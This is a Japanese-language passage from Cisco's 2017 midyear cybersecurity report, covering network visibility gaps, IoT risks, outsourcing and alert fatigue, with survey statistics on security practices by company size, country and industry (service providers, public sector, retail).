今日のダイナミックなネットワークは、新たなセキュリティ リスクやギャップを呼び込み、可視性が損なわれているため、攻撃対象領域が広がっています。クラウドはこの問題を促進する大きな要因であり、シャドー IT と呼ばれる不正なデバイスやアプリケーションも同様です。ネットワーク管理やアセット管理のソリューションからエージ アウトしたネットワークやエンドポイントも、管理外の不明なセキュリティ ギャップとなります。

エンタープライズ ネットワーク、エンドポイント、クラウド インフラストラクチャの盲点のリスク（および数）を多くの会社が低く見積もっています。シスコのパートナーでサイバー状況認識テクノロジーを提供している Lumeta の調査によると、可視性の欠如により、組織にとって平均で 20 ～ 40 % のネットワークおよびエンドポイント インフラストラクチャが不明または管理外となっています。この問題は、政府機関、医療機関、金融サービス、テクノロジーなどの分野を問わず会社に影響を及ぼしています。

管理外のネットワーク インフラストラクチャやエンドポイントは、組織内で横方向に移動し特定の標的を侵害できる足場を得ようする攻撃者に、簡単に侵害されてしまいます。また、データの盗難や不正な Tor トラフィックの送信に利用されたり、ボットネットの一部にされたりします。ルータやネットワーク ファイアウォール、セグメンテーションの単純な構成ミスでも、インフラストラクチャに侵入し機密データにアクセスする機会を攻撃者に与えてしまいます。

組織は可視性を得るため、リアルタイムのコンテキスト駆動型セキュリティ インテリジェンスにアクセスする必要があります。リアルタイム モニタリングや漏洩経路検出が可能なソリューションがなければ、攻撃者はチェックや検出を受けないままネットワークを動き回ることができます。また、組織はセグメンテーション ポリシーを見直し、その有効性をテストできる堅牢なツールを導入する必要があります。

さらに、ネットワークに接続しているデバイスやシステムのリストを作成する必要があります。セキュリティ チームが参照として管理デバイスのスナップショットや古いリストしか所持していない場合、ネットワークに物理的に接続されている機器の少なくとも 20 % を見落としている可能性があります。エンタープライズ ネットワーク、エンドポイント、クラウド インフラストラクチャは常に変化しており、セキュリティ担当者だけでは効果的にモニタできないので、そうしたリスト化を定期的かつ自動的に行う必要があります。

防御者のセキュリティ上の課題と機会

防御者のセキュリティ上の課題と機会

このセクションでは、一連の簡潔な導入事例におけるシスコの最新のセキュリティ機能ベンチマーク調査から、業界固有の調査結果について詳しく見ていきます。また、組織が連携するセキュリティ ベンダーの数を削減することでセキュリティを改善できることを示すデータを提供し、会社の規模がセキュリティに及ぼす影響について説明します。最後に、セキュリティ リーダーがサイバーセキュリティに関する議論にビジネス リーダーを関与させ、主要な役割を担うように求める必要性について詳しく説明します。

セキュリティ機能ベンチマーク調査：業界別

2017 年の調査のデータを使用して、いくつかの業界を調べました。[46] 調査結果は、顧客データの保護、規制の制約への対処、接続された新しいシステムとレガシー ソフトウェアとの統合など、業界の主要な課題に関する洞察と対になっています。

各業界は独自のセキュリティ上の課題に直面しており、さらに、セキュリティの成熟度は業界によって異なりますが、共通する懸念があります。各業界のセキュリティ プロフェッショナルは、脅威が進化しつつ巧妙化しており、常に攻撃者の一歩先を行く必要があることを認識しています。多くの組織は、パブリックな侵害を経験しているため、（顧客の喪失など）損害の軽減と類似の侵害の防御が主な懸念事項となっています。

多くの業界では、情報テクノロジー（IT）と業務テクノロジー（OT）を統合するニーズが極めて高くなっており、特に、統合されたシステムを確実に保護することが重要となっています。最近の WannaCry ランサムウェア攻撃は、ヨーロッパのルノー日産の自動工場でシャットダウンを引き起こしました。これは、接続されたシステムがどのように攻撃の影響を受ける可能性があるかを示す一例です。接続が安全かつ調整された方法で確立されていない場合、標的型以外のランサムウェアによっても OT システムが影響を受けることがあります。[47]

過去には、これらのテクノロジーとそれぞれのチームは個別に作業していました。つまり、OT スタッフは機械と工場を管理し、IT スタッフはエンタープライズ ビジネス アプリケーションを管理していました。今日、多くの OT センサーとシステムが、ビジネス側からアクセスされています。たとえば、製造実行システム（MES）は現在、運用をより最適化し、的確に予測するために、それらのセンサーからのテレメトリ ストリームを探索します。

接続されたシステムが OT の世界に導入されるにつれ、IT と OT はもはや互いに分離した状態のままでいることはできなくなっています。安全性と製品品質の改善を促進するために分析用のデータを共有することで、互いにメリットがもたらされます。また、連携してサイバーセキュリティの脅威を管理することもできます。切り離され、サイロ化されたシステムでは、IT と OT を包括的に把握することはできません。IT と OT が連携するためには、多層防御機能を開発する必要があります。

> IT と OT の統合の詳細については、シスコのホワイト ペーパー『IT/OT Convergence: Moving Digital Manufacturing Forward（IT/OT の統合：デジタル製造への移行）』をご覧ください。

46 「*シスコ年次サイバーセキュリティ レポート（2017 年）*」、p. 49：b2me.cisco.com/ja-jp-annual-cybersecurity-report-2017。
47 「Renault-Nissan Is Resuming Production After a Global Cyberattack Caused Stoppages at 5 Plants（ルノー日産、グローバルなサイバー攻撃による 5 工場の操業停止後、生産を再開）」、Laurence Frost および Naomi Tajitsu 著、BusinessInsider.com、2017 年 5 月 15 日：businessinsider.com/renault-nissan-production-halt-wannacry-ransomeware-attack-2017-5 [英語]

会社の規模がセキュリティへのアプローチに影響

攻撃者がネットワークを侵害し、情報を窃取した場合、中小企業（SMB）は大企業と比べて、影響に対処するための復元力に劣っています。パブリックな侵害がブランドを傷付け、それが原因で顧客が競合他社に乗り換えた場合、大企業は小規模企業より、うまく影響を乗り越えることができます。ビジネス中断のリスクが増える中、SMB は、脅威と侵害の影響を最小限に抑えるセキュリティ プロセスおよびツールを確実に備えることで、自社の位置付けを強化できます。

2017 年セキュリティ機能ベンチマーク調査のデータを調べたところ、SMB（従業員 250 ～ 499 人の組織として定義される）は、大企業に比べ防御が不足していることが明らかになりました。SMB は、本質的に、少ないリソースと限られた専門知識で組織を保護しなければならないため、特定の脅威や機能を高リスクと捉える傾向も高くなります。組織にとってリスクが高いと見なしている分野を質問したところ、従業員が 10,000 人を超える組織の 21 % に対し、SMB の 29 % がランサムウェアと回答しました。また、SMB の 30 % は規制遵守の制約を高リスクと見なしていますが、大企業で同様に見なしているのは 20 % のみでした（図 56）。

図 56 組織の規模別、認識されている脅威のリスク

リスク：次のどの項目が会社にとって重大なセキュリティ リスクだと思いますか（該当する場合）。	% 組織の規模 250 ～ 499	500 ～ 999	1000 ～ 9999	10,000 以上
BYOD やスマート デバイスの急増	29	28	29	25
ディザスタ リカバリおよびビジネスの継続性の実行可能性	28	25	26	21
法規制遵守の制約	30	25	24	20
Advanced Persistent Threat（APT）	34	33	34	30
ランサムウェア	29	25	25	21

出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

SMB は、予算と専門知識が限られているため、主要なセキュリティ防御を配備していることも少ないようです。たとえば、大企業の 45 % が電子メール セキュリティを使用していると回答していますが、SMB では 34 % のみでした（図 57）。SMB の 40 % はデータ損失防止防御を使用していますが、大企業では 52 % が使用しています。

図 57 組織の規模別、主要な脅威防御を使用している可能性

複雑さ：セキュリティ脅威への防御策のうち、お客様の組織が現在使っているものはどれですか（該当する場合）。	% 組織の規模 250 ～ 499	500 ～ 999	1000 ～ 9999	10,000 以上
データ損失の防止	40	43	47	52
DDoS 防御	33	35	42	39
電子メール/メッセージング セキュリティ	34	41	45	45
暗号化/プライバシー/データ保護	39	38	49	52
エンドポイント保護/ウイルス対策、マルウェア対策	36	37	45	45
パッチの適用および構成	26	28	32	35
Web セキュリティ	37	39	44	45
安全なワイヤレス	32	35	40	42

出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

より大規模な組織は、SMB に比べ文書化された正式な戦略を配備している傾向が高く（66 % 対 59 %）、ベンダーに ISO 27018 認定の取得を義務付けている割合も SMB に比べて高くなっています（36 % 対 30 %）。

セキュリティ体制の改善を目指す SMB は、セキュリティポリシーと手順の改善、および攻撃から悪影響を被るリスクを削減するためのより広範に及ぶ一般的な脅威防御の導入に重点を置いています。外部セキュリティ サービスと連携することで、効果的で正式なセキュリティ戦略を実装することができ、ベスト プラクティスを開発するために必要な専門知識が提供されるとともに、監視とインシデント対応に関する専門知識によってスタッフを強化することもできます。

ビジネスのニーズと予算に適したセキュリティ インフラストラクチャを導入するために、セキュリティ チームはベンダーと連携して、管理可能かつ効果的なレベルにまでセキュリティ環境を簡素化する統合ソリューションを提供する必要があります。同様に、成長中の組織は、NIST サイバーセキュリティ フレームワークなどの標準に従うことで、自社のセキュリティを強化できます。どの規模の企業においても、セキュリティへのより総体的なアプローチが、進化する脅威に対するより効果的な保護を提供します。

知識と人材のギャップを埋めるためにサービスを使用

セキュリティ部門では、ベストインクラスのソリューションと統合型アーキテクチャのどちらの防御アプローチが推奨されるかについての議論が続いています。その一方で、セキュリティ チームは、すべてのセキュリティ決定に影響する新たな課題に直面しています。それは、社内のセキュリティ専門知識の欠如です。脅威が進化し続け、テクノロジーの選択肢が急増するにつれ、組織は人材のギャップを埋めるためにセキュリティ サービスへの依存度を高める必要があります。

適格な人材を見つけて保持するという課題は、引き続きセキュリティ チームに影響を及ぼしています。セキュリティ機能ベンチマーク調査から、多くの業界で、訓練された人材の不足が、高度なセキュリティ プロセスおよびテクノロジーを導入するうえでの大きな障害と見なされていることがわかりました。実際に、人材不足はグローバルな問題です。ここでもまた、外部サービスによって人材のギャップを埋めることができます。

シスコ セキュリティ サービスのエキスパートによれば、多くの場合、セキュリティの状況に関する知識が、防御フレームワークで欠落している要素です。長期にわたり蓄積されたセキュリティ プロフェッショナルの専門知識により、分析が提供されます。これは、製品が（最適な自動化ソリューションであっても）必ずしも提供できるとは限りません。

「アラート疲れ（Alert fatigue）」は、社内セキュリティ チームの継続的な問題です。2017 年セキュリティ機能ベンチマーク調査の業界別の記事の多くで説明されているとおり、多くのセキュリティ担当者は毎日、処理可能な数を遥かに超えたアラートを目にしており、潜在的に深刻な脅威が未修復のままになっています。多くの低レベル アラートが生成される場合は、それらを自動化できます。これは、単にリソースの不足やスキルの欠如のために、多くの組織が活用していない機会です。可能な限り多くの低レベル アラートを自動化することで、組織は、組織の環境の他の部分により大きな影響を及ぼす可能性のある、優先度の高い懸念事項に集中することができます。

アラート疲れの原因はいくつかあります。サイロ化されたシステムは重複するアラートを作成することがあります。また、チームに、優先順位の低いアラートと高いアラート、または誤検出を区別する知識がない場合もあります。潜在的な脅威のソースを判別できる監査などのツールが欠如していることもあります。このような場合は、外部サービス チームによる従来とは異なる考え方が「疲労」を断ち切り、対応が必要な脅威に関する綿密な助言を提供してくれます。

製品知識の欠如は、テクノロジーの購入から最大限の価値を取得しようとするセキュリティ チームの取り組みを阻害することもあります。製品は通常、セキュリティ スペシャリストではなく、製品スペシャリストによって実装されます。セキュリティ チームは、セキュリティの有効性の実態を把握するのに適した、脅威の包括的な可視化（「一元管理」）を行うために製品を統合する方法を理解していないことがあります。経験豊富なマネージドセキュリティ チームは、クラウド ソリューションを管理し、データをどのように保護するか（しないか）を理解するために、セキュリティ プロフェッショナルを支援できます。クラウド プロバイダーは、二要素認証などのセキュリティ保護を使用していない場合があります。エキスパートは、SLA と契約を調べてクラウド プロバイダーが使用している防御を判別できるよう、組織を支援できます。

国別のアウトソーシング サービスと脅威アラート データ

国別のアウトソーシング サービスの使用の調査では、特定の国において、SMB のほうが大企業よりアウトソーシング サービスを使用している割合がかなり高いことがわかりました。たとえば、オーストラリアでは、大企業の 41 % に対し、SMB の 65 % がインシデント対応サービスをアウトソーシングしています。日本では、大企業の 41 % に対し、SMB の 54 % が監視サービスをアウトソーシングしています（図 58 を参照）。

調査および修復されたアラートに関する、地域と国の規模に基づいた調査では、インド、ブラジル、米国の SMB が最も高いパーセンテージを示しています。修復されたアラートについては、中国、ロシア、英国の SMB が最も高いパーセンテージを示しています（図 59 を参照）。

図 58 国別、SMB と大企業のアウトソーシング サービスの割合

セキュリティに関して、次のタイプのサービスのうち、すべてまたは一部を他社に委託しているものはどれですか（該当する場合）。	US		BR		DE		IT		GB		AU		CN	
アドバイスとコンサルティング	49	47	40	44	41	47	45	44	43	51	63	52	50	57
監査	51	48	48	56	45	49	40	44	49	48	39	30	28	44
インシデント対応	43	46	43	32	45	41	61	42	45	40	65	41	32	42
モニタリング	54	44	44	38	38	41	50	39	46	41	47	36	33	35
修復	34	34	26	21	45	42	32	23	30	34	38	28	46	47
脅威インテリジェンス	43	40	33	37	38	40	44	36	29	42	54	34	28	42
上記のどれも外部委託していない	14	15	7	13	6	15	2	10	11	20	5	14	20	12

	IN		JP		MX		RU		FR		CA	
アドバイスとコンサルティング	56	62	60	59	58	63	46	50	52	51	48	50
監査	43	50	35	25	57	64	37	43	44	56	44	50
インシデント対応	53	55	69	55	39	41	37	35	54	42	49	45
モニタリング	42	51	54	41	44	46	34	44	51	57	49	50
修復	44	43	40	28	12	24	31	50	34	35	36	45
脅威インテリジェンス	50	60	41	31	36	38	39	39	43	45	45	42
上記のどれも外部委託していない	6	5	1	6	5	5	6	7	2	5	10	11

組織の規模 中小企業（従業員数 299 ～ 500 人） 大企業（従業員数 1000 人以上）

図 59 国別のアラート平均

	US		BR		DE		IT		GB		AU		CN	
アラート合計のうち、平均で何パーセントを調査しますか。	59.7	62.8	61	65.5	44.4	52	45.8	61.3	47.4	44.2	55.6	60.8	44.8	42.5
調査するアラートのうち、何パーセントが正当なインシデントですか。	30.6	25.7	27.1	26.2	20.2	28.2	22.8	15.2	26.3	23	27.2	28.6	30.6	44.5
正当なインシデントのうち、何パーセントを修復していますか。	40.9	45.3	35.4	46.3	43.7	50.4	34.8	40.9	47.3	45.6	40.6	46.2	53.5	67.9

	IN		JP		MX		RU		FR		CA	
アラート合計のうち、平均で何パーセントを調査しますか。	60.5	65.1	50.6	58.1	59.1	60.6	59.3	65.9	49.1	51.3	49.3	48.8
調査するアラートのうち、何パーセントが正当なインシデントですか。	37.1	39.7	25.4	33.8	27.8	20.5	23.4	33.2	21.8	25.5	22.2	23.8
正当なインシデントのうち、何パーセントを修復していますか。	45.8	48.3	44.3	38.4	43.8	48.6	47.3	60.5	41.6	52.4	35.8	37.6

組織の規模 中小企業（従業員数 299 ～ 500 人） 大企業（従業員数 1000 人以上）

出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

IoT セキュリティ リスク：将来そして現在のための準備

シスコの定義では、Internet of Things（IoT）とは、電子機器、ソフトウェア、センサー、アクチュエータ、およびこれらのオブジェクトがデータを収集し交換できるようにするネットワーク接続が組み込まれた、物理デバイス、車両、ビル、その他のアイテム（「接続されたデバイス」および「スマート デバイス」とも呼ばれる）のインターネットワーキングです。IoT は 3 つの主要なコンテキストから構成されるとシスコは考えています。それらは、情報テクノロジー（IT）、業務テクノロジー（OT）、コンシューマ テクノロジー（CT）です。

一方、Industrial Internet of Things（IIoT）は、企業 IT ネットワークやデータセンターとは対照的に、特に産業用制御ネットワーク内の接続されたデバイスを指しています。

IoT は、ビジネスのコラボレーションと革新に大きな効果が期待できます。しかし、その発展に伴い、組織とユーザにもたらされるセキュリティ リスクも増大します。

問題の 1 つは可視性の欠如です。大半の防御者は、どの IoT デバイスが自分達のネットワークに接続されているかを認識していません。カメラから、サーモスタット、スマート メーターまですべてが含まれる IoT デバイスは、一般にセキュリティに留意して構築されていません。これらのデバイスの多くは、デスクトップのセキュリティ機能に大きく後れを取っており、解決に数ヵ月または数年かかる可能性のある脆弱性の問題を抱えています。さらに、それらは通常、次の特性を備えています。

- CVE レポートまたは更新機能がほとんど、またはまったくない
- 専用のアーキテクチャ上で稼働する
- Windows XP などの脆弱で、パッチ未適用または旧式のアプリケーションを備えている
- まれにしかパッチが適用されない

また、IoT デバイスには、直接の所有者でも容易に、またはまったくアクセスできず、システムが侵害されたときの修復を困難で不可能なものにしています。つまり、これらのデバイスは攻撃者の活動拠点となりかねません（この状況の例については、「医療機器の身代金要求が現実に発生」（42 ページ）を参照してください）。

セキュリティ問題と IoT デバイスの組み合わせによって、実際、防御者がこれらのデバイスから発信されるアラートの性質を理解することが困難な場合があります。さらに、組織内の誰が IoT 侵害に対処する責任を担うかが、常に明白なわけではありません。これらのテクノロジーの実装を担当したチームは、通常、プロジェクトが完了した後に、組織から去っているか、その責任から解放されています。

攻撃者は IoT の弱点を標的として、ランサムウェア活動を開始し、機密情報を窃取し、ネットワーク内を横方向に移動するため、防御者はまず、IoT の潜在的脆弱性に重点を置く必要があります。IoT デバイスは、攻撃者がすばやく悪用できる、脆弱で「簡単に攻略できる」タイプです。

総体的に見ると、これらのデバイスが大規模に侵害されると、企業や政府機関、さらにインターネット自体に深刻な中断を招く可能性があります。IoT デバイスを巻き込んだ DDoS 攻撃は、すでに発生しています。IoT ボットネットの増加（39 ページを参照）は、攻撃者が前例のないほど大規模な破壊活動の基盤を固めるために、すでに動いていることを示唆しています。

急速に成長すると同時に、監視と管理がますます困難になる攻撃対象領域である、IoTのセキュリティ課題に対処するために、防御者は次の対策を行う必要があります。

- 古い署名をアクティブなまま保持する
- IoT デバイスを IPS 防御で囲む
- ネットワーク トラフィックを綿密に監視する（これは特に、ネットワーク トラフィック パターンがかなり予測可能な IIoT 環境で実行することが重要です）
- IoT デバイスがどのようにネットワークに接続し、他のデバイスとやり取りしているかを追跡する（たとえば、IoT デバイスが別のデバイスをスキャンしている場合は、赤色フラグで悪意のあるアクティビティを通知することがあります）
- パッチを迅速に実装する
- 製品セキュリティ ベースラインを設け、セキュリティ勧告を発表しているベンダーと連携する

IoT の世界では、IoT デバイスを感染と攻撃から保護するために、または、少なくとも、攻撃者によって一部が不可避的に侵害された場合の影響を軽減するために、セキュリティへのプロアクティブかつ動的なアプローチと、階層型の防御戦略が重要となります。

セキュリティ機能ベンチマーク調査：業界別の考察

サービス プロバイダー

業界の主な懸念事項

シスコによる調査では、サービス プロバイダー市場は、通信、クラウドおよび Web スケール インフラストラクチャとホスティング、メディア企業、Software as a Service（SaaS）モデルの下で提供されるアプリケーションを含む、多様な業界です。さらに、サービス プロバイダーは通常、管理型セキュリティ サービスを販売します。調査対象のサービス プロバイダーの 71 % が、管理型セキュリティ サービスをエンド カスタマーに提供していると述べています。

サービス プロバイダーは、IT および実稼働インフラストラクチャ、さらには顧客のデータの保護など、無数の課題を抱えています。サービス プロバイダーのセキュリティ プロフェッショナルの 59 % が、自社のデータセンターまたはコア実稼働ネットワークの保護が最優先事項だと述べています。

これらの課題は、サービス プロバイダーのビジネスの規模によって悪化します。セキュリティ プロフェッショナルは、組織の規模と、攻撃対象領域の拡大により、顧客にサービスを提供するコア ビジネスが攻撃者によって中断される可能性が高まっていることを懸念しています。顧客の乗り換えが頻繁な業界では、パブリックな侵害は最終的な収益に損害を及ぼすことがあります。サービス プロバイダーの 34 % が、過去に攻撃が原因で収益が低下したことがあると述べています。

多くのサービス プロバイダーにとっての主要な課題は、セキュリティ ツールとセキュリティ プロセスを統合して最大の効果を生み出す方法を把握するとともに、既存のサービスとツールの無秩序な拡大を抑制することです。

サービス プロバイダーの経済の現状では、管理型サービスとして提供されていない限り、セキュリティはプロフィット センターではなく、コスト センターです。そのため、無駄のない状態を保つ必要がありますが、競争のプレッシャーと脅威の状況により、セキュリティの強化を余儀なくされています。


サービス プロバイダーの規模が課題を生み出す

どの業界でも、セキュリティ ベンダーとセキュリティ ツールの急増が問題となっています。通常、ソリューションは統合されておらず、それらのソリューションはプロバイダーが直面する脅威に対する実用的なビューを提供していないからです。サービス プロバイダーの業界では、この問題は市場の規模によって増大します。サービス プロバイダーのセキュリティ プロフェッショナルの 3 分の 2 が、6 社以上のベンダーを利用していると述べており、38 % が 10 社を超えるベンダーを利用していると述べています（図 60）。

使用している製品について質問したところ、70 % が 6 種類以上のセキュリティ製品を使用しており、半数が 10 種類を超える製品を使用していると回答しています。この市場におけるシスコのエキスパートによれば、多くの場合、製品間の十分な統合は行われていません。つまり、セキュリティが段階的に強化されるにつれ、環境が急激に複雑化することになります。

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

図 60 6 種類以上のベンダーおよび製品のソリューションを使用しているサービス プロバイダーの割合



出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

侵害が顧客の乗り換えを増やす

サービス プロバイダーの半数以上（57 %）が、データ漏洩に伴う世間の厳しい評価に対処したことがあると述べています。パブリックな侵害を被ったことのある人々の半数近くが侵害によるセキュリティの改善は大部分に及んだと述べており、90 % が侵害による改善は少なくとも適度な範囲に及んだと述べています。これに基づくと、サービス プロバイダーのセキュリティ プロフェッショナルは、侵害から学んだ教訓を迅速に取り入れているようです。

サービス プロバイダーの 34 % が、過去に攻撃が原因で収益が低下したと回答しており、約 30 % が、攻撃が原因で顧客またはビジネス チャンスを失ったと回答しています（図 61）。サービス プロバイダーは、パブリックなセキュリティ侵害によって最も傷つけられたビジネス機能として、運用、ブランドへの評価、顧客維持を挙げています。

大規模かつ競争の激しい市場で、サービス プロバイダーはセキュリティ侵害によって失うものが多くあります。顧客には多数の選択肢があり、自社のデータや顧客を保護することができないと確信した場合は、すばやくプロバイダーを乗り換えます。

標準の導入率が高い

サービス プロバイダーは、標準の導入という点で、他の業界よりかなり進んでいるようです。これは、そのビジネスの範囲と規模を管理する能力によるものと考えられます。約 3 分の 2 が、正式なセキュリティ戦略を文書化し、標準化された情報セキュリティ ポリシー プラクティスに従っていると述べています。さらに、調査対象のほぼすべてのサービス プロバイダーが、セキュリティ プロセスと手順は明確で、組織内で十分に理解されているということに同意しています。

図 61 攻撃による収益の低下

34 %
のサービス プロバイダーが、昨年度の攻撃で減収を報告

~30 %
が攻撃により顧客やビジネス チャンスを失ったと報告

出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

公的機関

業界の主な懸念事項

さまざまな制約のため、公的機関の組織は、セキュリティ脅威について予防的ではなく対処的になる傾向があります。限られた予算、有能な人材を呼び込むための苦労、脅威への可視性の欠如といったすべてが、攻撃者からネットワークを防御するための公的機関の能力に影響しています。

ただし、公的機関は、大半の民間企業に比べ、サイバーリスク管理に対する周到な注意を義務付けた規制によって大きな恩恵も受けています。たとえば米国では、連邦機関は、ミッションクリティカルな情報システムの機密性と整合性を保護するために、連邦情報セキュリティ マネジメント法（FISMA）に準拠する必要があります。州および地域レベルで同様の要件があります。途方に暮れるほどずらりと並んだ新旧の規制が、提供されるサービスに応じて、州および地域の公共事業組織をカバーしています。

公的機関の組織は、同様に規制によって影響を受けるプロセスである、クラウドへの移行の管理にも悪戦苦闘しています。連邦レベルでは、連邦リスク・認証管理プログラム（FedRAMP）が、クラウド製品およびサービスの使用に関する標準を提供しています。州および地域の政府機関は、政府機関のデータを保管しているクラウド プロバイダーに関して認定も義務付けています。

クラウドでのデータの管理

クラウドへの移行は、脅威に対して一貫した保護を維持する必要のある公的機関の組織にとって、多くのメリットと課題をもたらします。公的機関の組織の 3 分の 1 が、標的型攻撃、APT、および内部者による漏洩が高セキュリティ リスクであると述べています。さらに、公的機関のセキュリティ プロフェッショナルは、パブリック クラウド ストレージとクラウド インフラストラクチャは、攻撃に対して防御するために最も難易度の高い要素であると述べています。

Advanced Persistent Threat（APT）

Advanced Persistent Threat（APT）は、攻撃者に操作時間を与えることを目的とした攻撃です。この脅威は、攻撃者が長期間にわたりネットワーク内で未検出の状態を維持できるように設計され、通常はデータの窃取を目的としています。

公的機関に関するシスコのセキュリティ エキスパートによれば、問題は、クラウド ストレージがデータを保護するための異なるツール セットを提供しており、セキュリティ チームがデータを安全に保持するためのツールとプロセスの設定方法を再考せざるを得なくなる点です。たとえば、NetFlow 分析ツール内の機能はクラウド サービス内の分析ツールと正確にマッピングされないため、プロセスと結果は同じになりません。

予算と人材の不足が脅威分析に影響する

予算、人材、および規制の制約も、公的機関でのセキュリティ目標達成の妨げとなることがあります。たとえば、特定のツールの導入が遅れる場合があります。導入するには、それを実装し、結果を分析するための専門知識が豊富なスタッフが必要となるからです。公的機関のセキュリティ プロフェッショナルの 30 % のみが、組織で侵入テストとエンドポイントまたはネットワークのフォレンジック ツールを使用していると述べています（図 62 を参照）。これらのツールは、多層防御セキュリティ戦略の重要な柱と見なされているため、導入の欠如は懸念すべきです。セキュリティに組み込まれたこのようなサービスがない組織は、繰り返しセキュリティ侵害に見舞われると予測されます。

図 62 さまざまな防御を使用している公的機関の組織の割合

約 30 % だけが侵入テストおよびエンドポイント/ネットワーク調査を実施

出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

手近に十分なセキュリティ エキスパートがいない公的機関の組織は、脅威の調査も不十分である可能性があります。公的機関の組織の 40 % 近くが、毎日、数千のアラートを目にするが、65 % しか調査していないと回答しています。調査したそれらの脅威のうち、32 % が真の脅威として識別されますが、それらの真の脅威のうち最終的に修復されるのは 47 % のみです。

未調査となる脅威の数は、アラートに関する情報を共有し、分析を提供するツールの必要性を証明しています。このようなツールは、スタッフがどのアラートにすぐに注意を払う必要があるか判断できるように、アラートに質感と知見を追加します（アラートをより役立つものにします）。さらに、自動化が一部の脅威の解決に役立つため、セキュリティ チームの負荷が削減されます。

シスコのセキュリティ エキスパートによれば、日々の膨大な数のアラートを実際に調査するには、公的機関の組織には数十人のセキュリティ スタッフが必要となりますが、その人数のスタッフを抱えている組織はほとんどありません。公的機関の組織の 35 % が、セキュリティ専任の従業員は 30 人未満であると述べています。さらに、27 % が、訓練された人材の不足は高度なセキュリティ プロセスとテクノロジーを導入するうえでの大きな障害だと思うと述べています。これは、日々生成される大量の脅威アラートを処理するためのセキュリティ防御システムの構築において、自動化ツールが不可欠となるもう 1 つの理由です。

侵害がセキュリティの改善を促進する

公的機関の人材とテスト済みセキュリティ ツールの不足は、侵害時に影響をもたらします。公的機関の組織の 53 % が、データ漏洩に伴う世間の厳しい評価に対処したことがあると述べています。組織が運よく攻撃を回避できる可能性ではなく、今後、侵害が*起こる*ことを前提にする必要があります。関連する問題は、セキュリティの方向性が、リスクベースのセキュリティに対する総体的なアプローチによってではなく、攻撃への対応によって左右される点です。長期計画用のリソースが残されていない状態で、襲ってくる脅威に対応するには相当な労力が必要となります。


公的機関の組織は、侵害が発生した場合、セキュリティ チームは経験から学習すると明言しています。また 46 % が、侵害によるセキュリティの改善は大部分に及んだと述べています。ただし、組織は、セキュリティ侵害の前にそれらを除去するテクノロジーに投資する必要があります。それによって、リスクを最小限に抑え、より効果的にセキュリティ システムを管理できます。

アウトソーシングによって価値は高められるが、社内の専門知識は増えない

アウトソーシングは、より多くのリソースの取得を望む公的機関の組織にとって主要な戦略の 1 つです。40 % 以上が、監視や監査などのサービスを完全に、または部分的にアウトソーシングしていると述べています。セキュリティ サービスをアウトソーシングしている組織の約半数が、その主な理由として、公平な洞察、コスト効率、および迅速なインシデント対応を挙げています（図 62 を参照）。

侵入およびその他の監査サービスは外部組織が実行する必要がありますが、アウトソーシング サービスに完全に依存することにはマイナス面もあります。つまり、公共サービス組織では、時間が経過しても組織内に専門知識が蓄積されません。この組織内の専門知識は、高度な攻撃からネットワークを防御するために非常に重要です。自動化ソリューションはコスト効率が高くタイムリーですが、必要不可欠な洞察と分析を得るには、アウトソーシングとオンサイト エキスパートの間の均衡をとる必要があります。

図 63 アウトソーシングにより、切望していたサービスを追加できる



出典：2017 年のシスコによるセキュリティ機能のベンチマーク調査

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

小売業

業界の主な懸念事項

セキュリティ侵害が小売業界を襲うと、ニュースはすぐに注目を浴びます。小売業者への攻撃の多くは、顧客の財務データやその他の個人情報の流出を伴うため、メディアの注目を集め、消費者に知れ渡ります。小売業界での攻撃とデータ侵害は、医療や公共事業などの他の業界に比べ、遥かにはっきりした形でブランドへの評価に影響します。顧客には、小売プロバイダーの多数の選択肢があります。小売業者がセキュリティに関して注意が足りないと気付いた場合には、容易に他のプロバイダーに乗り換えることができます。

